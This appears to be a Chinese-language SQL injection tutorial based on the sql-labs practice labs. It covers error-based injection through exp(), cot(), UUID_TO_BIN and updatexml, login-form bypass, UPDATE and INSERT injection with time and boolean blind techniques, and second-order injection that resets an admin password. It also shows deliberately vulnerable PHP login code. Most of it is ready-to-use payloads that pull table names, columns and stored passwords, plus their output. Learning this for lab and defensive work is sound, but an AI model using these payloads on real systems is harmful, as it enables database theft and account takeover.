89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
ABS
ACOS
AREA
AsBinary
ASCII
ASIN
AsText
AsWKB
AsWKT
ATAN
ATAN2
AVG
BIN
BIT_AND
BIT_COUNT
BIT_LENGTH
BIT_OR
BIT_XOR
CEIL
CEILING
CENTROID
CHARACTER_LENGTH
CHAR_LENGTH
COALESCE
COMPRESS
CONCAT
COS
COT
COUNT
CRC32
DAY
DAYNAME
DAYOFMONTH
DAYOFWEEK
DAYOFYEAR
DEGREES
DES_DECRYPT
DES_ENCRYPT
DIMENSION
ENCRYPT
ENDPOINT
ENVELOPE
EXP
ExteriorRing
FLOOR
FROM_DAYS
FROM_UNIXTIME
GeomCollFromText
GeomCollFromWKB
GeometryCollectionFromText
GeometryCollectionFromWKB
GeometryFromText
GeometryFromWKB
GeomFromText
GeomFromWKB
GeometryType
GLENGTH
GROUP_CONCAT
HEX
HOUR
INET_ATON
INET_NTOA
IsClosed
IsEmpty
IS_FREE_LOCK
ISNULL
IsSimple
IS_USED_LOCK
LAST_DAY
LAST_INSERT_ID
LCASE
LENGTH
LineFromText
LineFromWKB
LineStringFromText
LineStringFromWKB
LN
LOAD_FILE
LOG
LOG10
LOG2
LOWER
LTRIM
MAX
MD5
MICROSECOND
MIN
MINUTE
MLineFromText
MLineFromWKB
MONTH
MONTHNAME
MPointFromText
MPointFromWKB
MPolyFromText
MPolyFromWKB
MultiLineStringFromText
MultiLineStringFromWKB
MultiPointFromText
MultiPointFromWKB
MultiPolygonFromText
MultiPolygonFromWKB
NumGeometries
NumInteriorRings
NumPoints
OCT
OCTET_LENGTH
OLD_PASSWORD
ORD
PASSWORD
PointFromText
PointFromWKB
PolyFromText
PolyFromWKB
PolygonFromText
PolygonFromWKB
QUARTER
QUOTE
RADIANS
RAND
RELEASE_LOCK
REVERSE
ROUND
RTRIM
SECOND
SEC_TO_TIME
SHA
SHA1
SIGN
SIN
SLEEP
SOUNDEX
SPACE
SQRT
SRID
STARTPOINT
STD
STDDEV
STDDEV_POP
STDDEV_SAMP
SUM
TAN
TIME_TO_SEC
TO_DAYS
TO_SECONDS
TRIM
UCASE
UNHEX
UNCOMPRESS
UNCOMPRESSED_LENGTH
UNIX_TIMESTAMP
UPPER
VAR_POP
VAR_SAMP
VARIANCE
WEEK
WEEKDAY
WEEKOFYEAR
X
Y
YEAR
YEARWEEK
ADDDATE
ADDTIME
AES_DECRYPT
AES_ENCRYPT
ATAN
ATAN2
BENCHMARK
COALESCE
CONCAT
CONCAT_WS
CONTAINS
CROSSES
DATEDIFF
DATE_FORMAT
DECODE
DES_DECRYPT
DES_ENCRYPT
DISJOINT
ELT
ENCODE
ENCRYPT
EQUALS
EXTRACTVALUE
FIELD
FIND_IN_SET
FORMAT
FROM_UNIXTIME
GeomCollFromText
GeomCollFromWKB
GeometryCollectionFromText
GeometryCollectionFromWKB
GeometryFromText
GeometryFromWKB
GeomFromText
GeomFromWKB
GeometryN
GET_LOCK
GREATEST
GROUP_CONCAT
IFNULL
INTERVAL
INSTR
InteriorRingN
INTERSECTS
LEAST
LEFT
LineFromText
LineFromWKB
LineStringFromText
LineStringFromWKB
LOCATE
LOG
MAKE_SET
MAKEDATE
MASTER_POS_WAIT
MBRContains
MBRDisjoint
MBREqual
MBRIntersects
MBROverlaps
MBRTouches
MBRWithin
MID
MLineFromText
MLineFromWKB
MOD
MPointFromText
MPointFromWKB
MPolyFromText
MPolyFromWKB
MultiLineStringFromText
MultiLineStringFromWKB
MultiPointFromText
MultiPointFromWKB
MultiPolygonFromText
MultiPolygonFromWKB
NULLIF
OVERLAPS
PERIOD_ADD
PERIOD_DIFF
POINT
PointFromText
PointFromWKB
PointN
PolyFromText
PolyFromWKB
PolygonFromText
PolygonFromWKB
POW
POWER
RIGHT
ROUND
SHA2
STR_TO_DATE
STRCMP
SUBDATE
SUBSTR
SUBSTRING
SUBTIME
TIMEDIFF
TIME_FORMAT
TOUCHES
TRUNCATE
WEEK
WITHIN
YEARWEEK

在上面那个字典里面有些的使用方法不一定是SELECT xxx(~(SELECT * FROM(SELECT DATABASE())X)+1);

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
ADDDATE
ADDTIME
AES_DECRYPT
AES_ENCRYPT
BENCHMARK
CONCAT_WS
CONTAINS
CROSSES
DATEDIFF
DATE_FORMAT
DECODE
DISJOINT
ELT
ENCODE
EQUALS
EXTRACTVALUE
FIND_IN_SET
FORMAT
GeometryN
GET_LOCK
GREATEST
IFNULL
INTERVAL
INSTR
InteriorRingN
INTERSECTS
LEAST
LEFT
LOCATE
MAKE_SET
MAKEDATE
MASTER_POS_WAIT
MBRContains
MBRDisjoint
MBREqual
MBRIntersects
MBROverlaps
MBRTouches
MBRWithin
MID
MOD
NULLIF
OVERLAPS
PERIOD_ADD
PERIOD_DIFF
POINT
MASTER_POS_WAIT
MBRContains
MBRDisjoint
MBREqual
MBRIntersects
MBROverlaps
MBRTouches
MBRWithin
MID
MOD
NULLIF
OVERLAPS
PERIOD_ADD
PERIOD_DIFF
POINT
within

exp报错注入(5.5.x)

基础

1
2
3
4
5
6
7
8
SELECT EXP(1); 
计算e的多少次方
输出结果
+-------------------+
| EXP(1) |
+-------------------+
| 2.718281828459045 |
+-------------------+

报错注入原理

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
当我们输入的值大于709的时候就会报错
mysql> SELECT EXP(710);
ERROR 1690 (22003): DOUBLE value is out of range in 'exp(710)'

~是取反计算
mysql> select ~(select version());
+----------------------+
| ~(select version()) |
+----------------------+
| 18446744073709551610 |
+----------------------+
1 row in set, 1 warning (0.00 sec)
在我们执行的version方法里面版本一般是个位数比如说是8
8 的二进制(64位):0000...00001000
~8 的二进制:1111...11110111
这样就会非常大

于是
select exp(~(select * from(select version()) as x));
解释
内层:(select * from (select version()) x)
这个子查询返回的结果是 '8.0.33'
mysql> (select * from (select version()) x);
+-------------------------+
| version() |
+-------------------------+
| 5.5.44-0ubuntu0.14.04.1 |
+-------------------------+
1 row in set (0.00 sec)
为什么这个可以输出版本?
因为
(select version()) x 的意思就是:把版本号查询的结果,当成一张名字叫 x 的临时表
所以这样就可以输出版本
为什么需要这么多的套娃行为?
因为
我们需要构造这种“表”的结构,才能让某些函数(如 exp()、polygon())正常工作

利用

看到看懂下面这个执行语句即可

1
2
3
4
5
6
7
8
9
10
select 1 and exp(~(SELECT * from(select database())a));
select 1 and exp(~(select * from(select group_concat(table_name) from information_schema.tables where table_schema = database())a));
select 1 and exp(~(select * from(select group_concat(column_name) from information_schema.columns where table_name = 'users' and table_schema = database())a));
select 1 and exp(~(select * from(select password from users limit 0,1)a));


select exp(~(SELECT * from(select database())a));
select exp(~(select * from(select group_concat(table_name) from information_schema.tables where table_schema = database())a));
select exp(~(select * from(select group_concat(column_name) from information_schema.columns where table_name = 'users' and table_schema = database())a));
select exp(~(select * from(select password from users limit 0,1)a));

cot(5.5.x)

这个差不多的

MySQL 尝试先把 root@localhost 转换成数字,再计算余切值

1
SELECT COT((select * from(select * from(select user())a)b));

uuid报错(8.0)

UUID_TO_BIN

简单讲一下原理

1
2
UUID_TO_BIN() 函数要求传入一个格式完全符合 UUID 标准的字符串
'3E11FA47-71CA-11E1-9E33-C80AA9429562'

于是我们可以这样利用

1
2
mysql> select 1,2,UUID_TO_BIN((select version()));
ERROR 1411 (HY000): Incorrect string value: '8.0.12' for function uuid_to_bin

bin_to_uuid

1
2
mysql> select BIN_TO_UUID((select version()));
ERROR 1411 (HY000): Incorrect string value: '8.0.12' for function bin_to_uuid

后续的注入语句就很简单啦

报错注入显示不全

在使用报错注入的时候经常会有报错显示限制

所以我们要加上 limit 0,1

例如

1
1' and extractvalue(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema=database() limit 0,1))) --+

还可以使用mid函数

MID() 函数的主要功能是从一个字符串中截取指定长度的子字符串

1
1',1,updatexml(1,concat(0x5e,mid((select group_concat(password) from users),64,32)),1))#

还可以使用substring函数

1
1' and updatexml(1,concat(0x7e,(select substring(group_concat(column_name),30,30) from information_schema.columns where table_name='users'),0x7e),1) -- -

登录注入

终于结束报错注入了,接下来就是最常见的场景,登录框注入

前面我们已经学习了联合注入,时间盲注,布尔注入,报错注入,接下来看看有什么利用场景

登录框

我们先看看使用php写登录逻辑怎么写的

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
<?php
include 'config.php';
// $con
if(isset($_POST['name'])&&isset($_POST['pass'])){
$name = $_POST['name'];
$pass = $_POST['pass'];
$sql = "select username,password from users where username = '$name' and password = '$pass' limit 0,1";
$result = mysqli_query($con,$sql);
$row = mysqli_fetch_array($result);
if(isset($row)){
echo $row['username'];
echo '<br>';
echo $row['password'];
}else{
print_r(mysqli_error($con));
}
}else{
echo '请输入账号和密码';
}

?>

这个是一个有联合注入漏洞登录框

还是同一个道理,有没有报错回显,有没有登录成功的特征主要是看代码是怎么写的

在登录注入的时候需要对用户名和密码都要进行填写的话,这个时候就需要注意了

一般来说是在用户名那里输入万能密码,在密码那里注入

1
2
3
4
5
6
7
8
9
1' or '1'='1
1' and ORDER BY 2 #


1' or '1'='1
1' UNION SELECT DATABASE(),user() #

# 使用这个语句达到的效果是
SELECT username, password FROM users WHERE username='1' or '1'='1' and password='1' UNION SELECT DATABASE(),user();

这样是不是就很清晰了

如果是没有必须要输入账号和密码的话,则只需要在一个地方注入即可

事实上我们只需要这样注入了可以了

1
2
3
4
5
SELECT username, password FROM users WHERE username='' and password='' UNION SELECT DATABASE(),user();
这个就是不需要进行登录,直接进行注入

SELECT username, password FROM users WHERE username='123' and password='1' UNION SELECT DATABASE(),user();
还有一种就是这样操作,可以发现这个语句也是可以应对登录注入限制必须输入账号和密码的情况

这样登录框的注入逻辑就已经搞定了,

update型注入

常见于重置密码

里面涉及一些没有见过的函数

我们先看到下面这个代码(以sql-labs的第17关卡为例),这个是服务端的执行检查代码

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
function check_input($value)
{
if(!empty($value))
{
// truncation (see comments)
$value = substr($value,0,15);
}

// Stripslashes if magic quotes enabled
if (get_magic_quotes_gpc())
{
$value = stripslashes($value);
}

// Quote if not a number
if (!ctype_digit($value))
{
$value = "'" . mysql_real_escape_string($value) . "'";
}

else
{
$value = intval($value);
}
return $value;
}

首先看到$value = substr($value,0,15);这个主要的作用是限制,输入的字符长度

然后就是这个函数get_magic_quotes_gpc(),这个函数不执行添加操作,仅用于检测 PHP 是否已自动对 GET、POST 和 COOKIE 数据中的单引号、双引号、反斜杠及空字符添加了反斜杠,所以说如果已经添加了反斜杠之后就返回1如果没有就返回0

然后就是stripslashes()这个函数的意思是去除变量里面的\,这一步主要是为了清洗数据

所以get_magic_quotes_gpc()和stripslashes()的配合是为了

1
2
3
先检查服务器是否开启了“魔术引号”自动转义功能。
如果开启了,说明用户输入的 ' 已经被系统自动变成了 \'。
stripslashes 把系统自动加的 \ 去掉,让数据变回用户原本输入的原始样子。

接下来就是ctype_digit()这个函数的意思是检查 $value 是否只包含数字 0-9(不接受负号、小数点、空格)

这样做就是使得如果输入的是数字的话就进入下一个if,所以这个if里面的就是字符


然后就是mysql_real_escape_string()函数转义 SQL 语句中使用的字符串中的特殊字符,

最后就是intval()这个函数的意思是将变量强制转换为整数类型

一旦转为整数,它就不再是字符串了。在 SQL 中,数字不需要加引号,因此彻底杜绝了 SQL 注入(因为注入通常需要单引号 ‘ 来闭合语句)

所以说这个check_input函数的是非常严格的

这个代码使用在$uname=check_input($_POST[‘uname’]);,所以我们得放弃对uname注入

于是对passwd进行注入

注意因为代理里面的逻辑就是必须要有username,我们肯定是知道username所以才能更改密码的

报错注入

要注入的语句如下

1
UPDATE users SET password = '$passwd' WHERE username='$row1'

username 已经没有必要注入了,过滤非常严格

于是我们呢在password里面注入

看看下面这个payload

1
2
3
4
1' AND updatexml(1,CONCAT(0x7e,(SELECT DATABASE()),0x7e),1) # 

# 服务端执行
UPDATE users SET password = '1' AND updatexml(1,CONCAT(0x7e,(SELECT DATABASE()),0x7e),1) # ' WHERE username='$row1'

按照流程开始完整的注入方式

但是这会遇到一个问题

select group_concat(username) from users的时候是不能使用的

1
2
3
4
5
6
7
8
1' and updatexml(1,concat(0x7e,(select group_concat(username) from users)),1) #

# 服务端执行
update users set password='1' and updatexml(1,concat(0x7e,(select group_concat(username) from users)),1) #' where username = 'Dumb';
# 报错
mysql> update users set password='1' and updatexml(1,concat(0x7e,(select group_concat(username) from users)),1);
ERROR 1093 (HY000): You can't specify target table 'users' for update in FROM clause
mysql>

报错内容是:您不能在 FROM 子句中指定要更新的目标表 ‘users’

属于是我们要更新users但是又要使用users了,所以会报错

我们可以用其他方法绕过 ,将表名users用(select username from users)a替换掉

使用(select username from users)a 查询出来的结果如下

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
mysql> select username from users;
+----------+
| username |
+----------+
| Dumb |
| Angelina |
| Dummy |
| secure |
| stupid |
| superman |
| batman |
| admin |
| admin1 |
| admin2 |
| admin3 |
| dhakkan |
| admin4 |
+----------+
13 rows in set (0.00 sec)


可以知道可以当做一个临时表,表的内容列为username 字段还是user表里面的内容
SELECT GROUP_CONCAT(username) FROM 这个临时表,就相当于也又遍历了一遍而已

SQL 允许在 FROM 子句中使用子查询,并将其视为一个临时表。这个子查询必须有一个别名(如 a),以便在外部查询中引用。

SQL 标准允许在 FROM 子句中使用子查询,只要子查询被赋予一个别名,就可以被视为一个临时表。

于是注入语句如下

1
2
3
4
5
6
7
1' AND updatexml(1,CONCAT(0x7e,(SELECT GROUP_CONCAT(username) FROM (SELECT username FROM users)a),0x7e),1) #

update users set password='1' AND updatexml(1,CONCAT(0x7e,(SELECT GROUP_CONCAT(username) FROM (SELECT username FROM users)a),0x7e),1) #' where usrename='';

实际执行效果
mysql> update users set password='1' AND updatexml(1,CONCAT(0x7e,(SELECT GROUP_CONCAT(username) FROM (SELECT username FROM users)a),0x7e),1);
ERROR 1105 (HY000): XPATH syntax error: '~Dumb,Angelina,Dummy,secure,stup'

于是完整的执行语句如下

1
2
3
4
5
6
7
8
# 数据库名
update users set password='1' and updatexml(1,concat(0x7e,(select database()),0x7e),1); # ' where username='xxx'
# 表名
update users set password='1' and updatexml(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema=database()),0x7e),1); #' where username='xxx'
# 列名
update users set password='1' and updatexml(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_name='users' and table_schema=database()),0x7e),1); # ' where username='xxx'
# 字段名
update users set password='1' and updatexml(1,concat(0x7e,(select group_concat(username) from (select username from users)a),0x7e),1);

这里提一点报错注入有一个问题,字符显示问题,报错回显只能显示32个字符

处理也很简单

1
1' AND updatexml(1,CONCAT(0x7e,SUBSTR((SELECT GROUP_CONCAT(username) FROM (SELECT username FROM users)a),1,32),0x7e),1) #

或者

1
-1' and updatexml(1,concat(0x7e,mid((select group_concat(username) from (select username from users)a),32,32)),1)#

时间盲注

面对update注入除了报错注入之外还有时间盲注

在面对的这个的时候

1
UPDATE users SET password = '$password' WHERE username='$row1'

怎么构造才能出发时间盲注呢

很简单

这样构造

1
UPDATE users SET password = '1' and if(ascii(substr(database(),1,1))=115,sleep(3),1) # ' WHERE username='$row1'

但是这样构造会遇到一个问题,这样会修改这个表里面所有的password的值,并且还有一个很重要的问题,如果有13行的话就会执行13次sleep,也就是说每一次update更新就会sleep一次

怎么解决每次都触发时间呢

答案很简单加上where限制

1
2
3
4
5
1' and if(ascii(substr(database(),1,1))=115,sleep(3),1) where id=1 ;# 

mysql> UPDATE users SET password = '1' and if(ascii(substr(database(),1,1))=115,sleep(3),1) where id=1 ;
Query OK, 1 row affected (2.51 sec)
Rows matched: 1 Changed: 1 Warnings: 0

时间盲注的完整注入方法就不写了,其实差不多的

有没有更加优雅的方式,当然有

1
2
3
4
5
6
7
8
9
10
11
12
13
' or if(length(database())=5,sleep(5),0) or '
mysql> UPDATE users SET password = '' or if(length(database())=6,sleep(5),0) or '' WHERE username='admin';
Query OK, 0 rows affected (5.00 sec)
Rows matched: 1 Changed: 0 Warnings: 0

mysql> select * from users;
+----+----------+----------+
| id | username | password |
+----+----------+----------+
| 1 | admin | 0 |
| 2 | admin123 | 1 |
+----+----------+----------+
2 rows in set (0.00 sec)

而且这个方法不需要使用注释符号和where限制

可以说这个方法是更好的方法,在这里我不多讲,详情剑insert型注入的时间盲注那里,先拜拜

布尔盲注

除了时间盲注之外还有他的亲兄弟布尔盲注

我们可以自己写一个页面理解一下

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
<?php
$servername = 'localhost';
$username = 'root';
$password = 'root';
$dbname = 'demo01';
$conn = new mysqli($servername, $username, $password, $dbname);
if ($conn->connect_error) {
die('连接失败: ' . $conn->connect_error);
}
$uname = 'admin';
$new_password = $_GET['pass'];
// $new_password = "1' AND IF(length(database())=6, 1, 0) # ";
$sql = "UPDATE users SET password = '$new_password' WHERE username='$uname'";
$result = $conn->query($sql);
if($conn->affected_rows > 0){
echo '密码修改成功';
}else{
echo '密码修改失败';
}
$conn->close();
?>

注入语句如下

1
1' AND IF(length(database())=6, 1, 0) # 

剩下的布尔注入语句就是正常操作了

INSERT型注入

update型报错注入已经完成了,接下来的就是inset注入

看到insert服务端代码,这里我以sql-labs的less18关为例

1
INSERT INTO `security`.`uagents` (`uagent`, `ip_address`, `username`) VALUES ('$uagent', '$IP', $uname)

less18关的逻辑很简答,就是登录成功之后,执行插入语句,将

1
2
3
4
	$uagent = $_SERVER['HTTP_USER_AGENT'];
# 返回的是http头部里面的ua
$IP = $_SERVER['REMOTE_ADDR'];
# 返回的是客户端的ip地址

这些信息插入到一个表里面

这个$_SERVER有非常多的参数,下面是这些参数的解释

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
$_SERVER['PHP_SELF'] #当前正在执行脚本的文件名,与 document root相关。
$_SERVER['argv'] #传递给该脚本的参数。
$_SERVER['argc'] #包含传递给程序的命令行参数的个数(如果运行在命令行模式)。
$_SERVER['GATEWAY_INTERFACE'] #服务器使用的 CGI 规范的版本。例如,“CGI/1.1”。
$_SERVER['SERVER_NAME'] #当前运行脚本所在服务器主机的名称。
$_SERVER['SERVER_SOFTWARE'] #服务器标识的字串,在响应请求时的头部中给出。
$_SERVER['SERVER_PROTOCOL'] #请求页面时通信协议的名称和版本。例如,“HTTP/1.0”。
$_SERVER['REQUEST_METHOD'] #访问页面时的请求方法。例如:“GET”、“HEAD”,“POST”,“PUT”。
$_SERVER['QUERY_STRING'] #查询(query)的字符串。
$_SERVER['DOCUMENT_ROOT'] #当前运行脚本所在的文档根目录。在服务器配置文件中定义。
$_SERVER['HTTP_ACCEPT'] #当前请求的 Accept: 头部的内容。
$_SERVER['HTTP_ACCEPT_CHARSET'] #当前请求的 Accept-Charset: 头部的内容。例如:“iso-8859-1,*,utf-8”。
$_SERVER['HTTP_ACCEPT_ENCODING'] #当前请求的 Accept-Encoding: 头部的内容。例如:“gzip”。
$_SERVER['HTTP_ACCEPT_LANGUAGE']#当前请求的 Accept-Language: 头部的内容。例如:“en”。
$_SERVER['HTTP_CONNECTION'] #当前请求的 Connection: 头部的内容。例如:“Keep-Alive”。
$_SERVER['HTTP_HOST'] #当前请求的 Host: 头部的内容。
$_SERVER['HTTP_REFERER'] #链接到当前页面的前一页面的 URL 地址。
$_SERVER['HTTP_USER_AGENT'] #当前请求的 User_Agent: 头部的内容。
$_SERVER['HTTPS'] — 如果通过https访问,则被设为一个非空的值(on),否则返回off
$_SERVER['REMOTE_ADDR'] #正在浏览当前页面用户的 IP 地址。
$_SERVER['REMOTE_HOST'] #正在浏览当前页面用户的主机名。
$_SERVER['REMOTE_PORT'] #用户连接到服务器时所使用的端口。
$_SERVER['SCRIPT_FILENAME'] #当前执行脚本的绝对路径名。
$_SERVER['SERVER_ADMIN'] #管理员信息
$_SERVER['SERVER_PORT'] #服务器所使用的端口
$_SERVER['SERVER_SIGNATURE'] #包含服务器版本和虚拟主机名的字符串。
$_SERVER['PATH_TRANSLATED'] #当前脚本所在文件系统(不是文档根目录)的基本路径。
$_SERVER['SCRIPT_NAME'] #包含当前脚本的路径。这在页面需要指向自己时非常有用。
$_SERVER['REQUEST_URI'] #访问此页面所需的 URI。例如,“/index.html”。
$_SERVER['PHP_AUTH_USER'] #当 PHP 运行在 Apache 模块方式下,并且正在使用 HTTP 认证功能,这个变量便是用户输入的用户名。
$_SERVER['PHP_AUTH_PW'] #当 PHP 运行在 Apache 模块方式下,并且正在使用 HTTP 认证功能,这个变量便是用户输入的密码。
$_SERVER['AUTH_TYPE'] #当 PHP 运行在 Apache 模块方式下,并且正在使用 HTTP 认证功能,这个变量便是认证的类型。
$_SERVER[”HTTP_X_FORWARDED_FOR”] #透过代理服务器取得客户端的真实 IP 地址
$_SERVER['HTTP_VIA'] #代理服务器IP
$_SERVER['HTTP_CLIENT_IP'] #客户端IP

所以也就是说value的值是我们自己控制的

报错注入

看到一个简答的insert报错注入语句

1
2
3
4
1',1,updatexml(1,concat(0x7e,database()),1)) # 

# 这样拼接之后服务端的代码就变成这样了
INSERT INTO `security`.`uagents` (`uagent`, `ip_address`, `username`) VALUES ('1',1,updatexml(1,concat(0x7e,database()),1)) # ', '$IP', $uname)
1
2
3
4
5
6
# 获得表名
1',1,updatexml(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema=database()),0x7e),1))
# 获得列名
1',1,updatexml(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_name='users' and table_schema=database()),0x7e),1)) #
# 字段名
1',1,updatexml(1,concat(0x7e,(select group_concat(username) from security.users),0x7e),1)) #

insert跟update一样是不支持联合注入的

所以接下来就是时间盲注了

时间盲注

在前面的update时间盲注那里我们讲了一个更加优雅的方式,我们在这里实现

1
2
3
4
5
注入语句
' OR IF(LENGTH(database())=8,SLEEP(3),0) OR '

执行的sql语句
INSERT INTO `security`.`uagents` (`uagent`, `ip_address`, `username`) VALUES ('' OR IF(LENGTH(database())=8,SLEEP(3),0) OR '', '$IP', $uname)

解释一下payload

VALUES 括号里不一定要写死值,可以写表达式,MySQL 会先计算再插入

可以看一下执行过程

1
2
3
4
5
1	''	FALSE
2 FALSE OR ... 继续看右边
3 IF(LENGTH(database())=8, SLEEP(3), 0) 条件为真 → 执行 SLEEP(3) → 返回 0
4 FALSE OR 0 0FALSE
5 0 OR '' ''(空字符串)

原理已经清楚了,可以说这个是一个很巧妙的方法

1
2
' or if(substr(database(),1,1)='s',sleep(3),0) or '
' or if(substr((select table_name from information_schema.tables where table_schema='security' limit 0,1),1,1)='e',sleep(3),0) or '

update的时间盲注的方法也是可以使用的

1
2
1' and sleep(5) and '1'='1
# 依旧可以

这里不多讲

这个好像不能实现布尔盲注,因为插入语句,只要是字符或者数字就可以插入

二次注入

对于这个我会分两部分,一个是对于sql-labs中的less24的分析

二是分析我写的一个题目

less24分析

这一关更多的是代码审计

这个关的功能点有三个,一个是创建新用户,一个是登录,一个是登录之后的修改密码

注入点在修改密码那里

这个很精彩

这一关的利用过程很简单,利用过程一笔带过即可,之后的笔墨用在代码审计上面

首先新建一个用户,用户名为

1
admin' -- #

密码随便一个

然后登录进去,修改密码,即可,这样就可以把数据库里面原本的admin账户的密码修改为我们自己设置的

来到代码审计

我站在上帝视角看看,为什么会有sql注入

直接说为什么

看到pass_change.php这个文件

image.png

可以到一个很危险的行为,开发者考虑的很不周到

开发者对$pass和$curr_pass都做了过滤,这很好,但是我们可以明显的发现,开发这并没有对$username进行过滤,而是直接通过session里面的值进行数据更新sql语句执行的,而session里面的username的值是我们刚刚创建的新的用户的username,于是我们可以利用这个可以控制的参数和没有过滤的值进行注入

这就是漏洞利用的地方

下面这些文件是我对less24简化的代码,

index.php

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>登录</title>
</head>
<body>
<h1>登录</h1>
<form action="index.php" method="post">
<label for="username">用户名:</label>
<input type="text" id="username" name="login_user" required><br>
<label for="password">密码:</label>
<input type="password" id="password" name="login_password" required><br>
<input type="submit" value="登录">
</form>
<a href="new_user.php">创建新用户</a>
</body>
</html>
<?php
include 'config.php';
session_start();
// echo 'Session 保存路径: ' . session_save_path() . '<br>';
// echo 'Session ID: ' . session_id() . '<br>';

function login($con){
$username = @$_POST["login_user"];
$password = @$_POST["login_password"];

$sql = "SELECT username, password FROM users WHERE username = ? AND password = ?";
# 下面开始预处理输出的username和password,所以这两个参数是安全的
$stmt = $con->prepare($sql);

$stmt->bind_param("ss", $username, $password);

$stmt->execute();

$res = $stmt->get_result();

$row = $res->fetch_row();

# row一共有两个内容,索引0是username,1是password
if($row){
return $row[0];
} else {
return 0;
}
}

$login = login($con);

if($login!==0){
$_SESSION["username"] = $login;
setcookie("Auth", 1, time()+3600);
# cookie 持续一个小时
header('Location: logged-in.php');
# 跳转页面
}
exit;
?>

logged-in.php

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
